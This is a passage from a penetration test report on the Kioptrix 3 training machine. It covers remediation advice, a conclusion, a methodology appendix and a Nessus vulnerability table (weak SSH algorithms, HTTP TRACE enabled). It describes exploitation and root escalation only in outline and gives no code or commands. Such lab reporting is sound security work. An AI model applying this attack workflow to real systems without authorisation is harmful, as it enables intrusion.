- d. **Implement Database Security Best Practices:** Configure database user permissions to grant only necessary privileges. Avoid using the root account for application-level database access. And store user passwords using a strong hashing algorithm (e.g., bcrypt, Argon2) rather than MD5 or SHA-1, which are considered weak.
- e. **Conduct Regular Security Assessments:** Regular security assessments, such as penetration testing and vulnerability scanning, should be conducted to identify and address any security weaknesses in the system.
- f. **Strengthen the Sudo Configuration:** Carefully manage the /etc/sudoers file to limit which users can execute commands as root and ensure that only trusted users have elevated privileges.

### 3. CONCLUSION

In conclusion, the penetration testing of Kioptrix 3 was successful in identifying several vulnerabilities and providing recommendations for remediation. The testing revealed that the remote SSH server is configured to allow MD5 and 96-bit MAC algorithms, both of which are considered weak. The SSH server is configured to support Cipher Block Chaining (CBC) encryption which may allow an attacker to recover the plaintext message from the ciphertext.

The target system is running an ApacheHTTP server, which is an open-source web server. It is possible to read the version number from the banner. The web server also supports the TRACE and/or TRACK methods which can be used to debug web server connections.

Additionally, the testing revealed several privilege escalation vulnerabilities that allowed for gaining access to sensitive information and ultimately obtaining root access to the host machine.

To remediate these vulnerabilities, several recommendations were provided, including disabling the weak SSH key exchange algorithms, disabling the TRACE and TRACK HTTP methods, implementing strong password policies, regularly patching and updating the operating system and applications, and limiting the use of privileged accounts. These recommendations will help to improve the security posture of Kioptrix 3 and reduce the likelihood of successful attacks in the future.

## **4. APPENDICES**

### **4.1 Appendix A: Detailed Methodology**

The methodology used for this vulnerability assessment and penetration testing engagement follows a structured approach designed to identify, analyze, and exploit potential vulnerabilities within the target systems. The process includes:

#### **1. Planning:**

- a. Understood the scope of the engagement by identifying the target systems, applications, and networks that are to be tested.
- b. Defined the goals and objectives of the testing, including what is in and out of scope.
- c. Established a testing schedule that includes timelines, deadlines, and expected outcomes.
- d. Identified the team members who will be involved in the testing, their roles, and responsibilities.

#### **2. Information Gathering:**

- a. Used Nmap to discover open ports, services, and operating systems.
- b. Performed passive reconnaissance by analyzing the website structure and web server banner.
- c. Conducted active reconnaissance by performing vulnerability scanning using tools such as Nessus and Nikto.

#### **3. Vulnerability Analysis:**

- a. Analyzed the results of vulnerability scanning to identify potential vulnerabilities.
- b. Conducted manual testing to validate the findings of the vulnerability scanning tool.
- c. Identified vulnerabilities that can be exploited to gain unauthorized access or to compromise the confidentiality, integrity, or availability of the system.

#### **4. Exploitation:**

- a. Exploited the identified vulnerabilities to gain unauthorized access to the system or network.
- b. Escalated privileges to gain administrative access to the system.

#### **5. Reporting:**

- a. Documented the findings, including the vulnerabilities identified, the impact of these vulnerabilities, and recommendations for remediation.
- b. Provided a summary of the engagement, including the scope, methods, and outcomes.
- c. Presented the findings to the client in a clear and concise manner.
- d. Provided guidance to the client on how to address the vulnerabilities identified during the testing.

## **4.2 Appendix B: Evidence of Vulnerabilities**

During the assessment, we used Nessus Essentials to perform vulnerability scanning on the target system. Nessus detected multiple vulnerabilities, which are listed below along with their associated risk levels.

---

192.168.191.186

0	0	2	4	24
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities

TOTAL: 30

SEVERITY	CVSS V3.0	PLUGIN	NAME
MEDIUM	5.3	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	4.3	90317	SSH Weak Algorithms Supported
LOW	3.7	70658	SSH Server CBC Mode Ciphers Enabled
LOW	3.7	153953	SSH Weak Key Exchange Algorithms Enable
LOW	2.6	10114	ICMP Timestamp Request Remote Date Disclosure
LOW	2.1	71049	SSH Weak MAC Algorithms Enabled
INFO	N/A	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	39520	Backported Security Patch Detection (SSH)
INFO	N/A	39521	Backported Security Patch Detection (WWW)
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information

<b>INFO</b>	N/A	11936	OS Identification
<b>INFO</b>	N/A	117886	OS Security Patch Assessment Not Available
<b>INFO</b>	N/A	181418	OpenSSH Detection
<b>INFO</b>	N/A	70657	SSH Algorithms and Languages Supported
<b>INFO</b>	N/A	149334	SSH Password Authentication Accepted
<b>INFO</b>	N/A	10881	SSH Protocol Versions Supported
<b>INFO</b>	N/A	153588	SSH SHA-1 HMAC Algorithms Enabled
<b>INFO</b>	N/A	10267	SSH Server Type and Version Information
<b>INFO</b>	N/A	22964	Service Detection
<b>INFO</b>	N/A	25220	TCP/IP Timestamps supported
<b>INFO</b>	N/A	110723	Target Credential Status by Authentication Protocol – No Credentials Provided
<b>INFO</b>	N/A	10287	Traceroute Information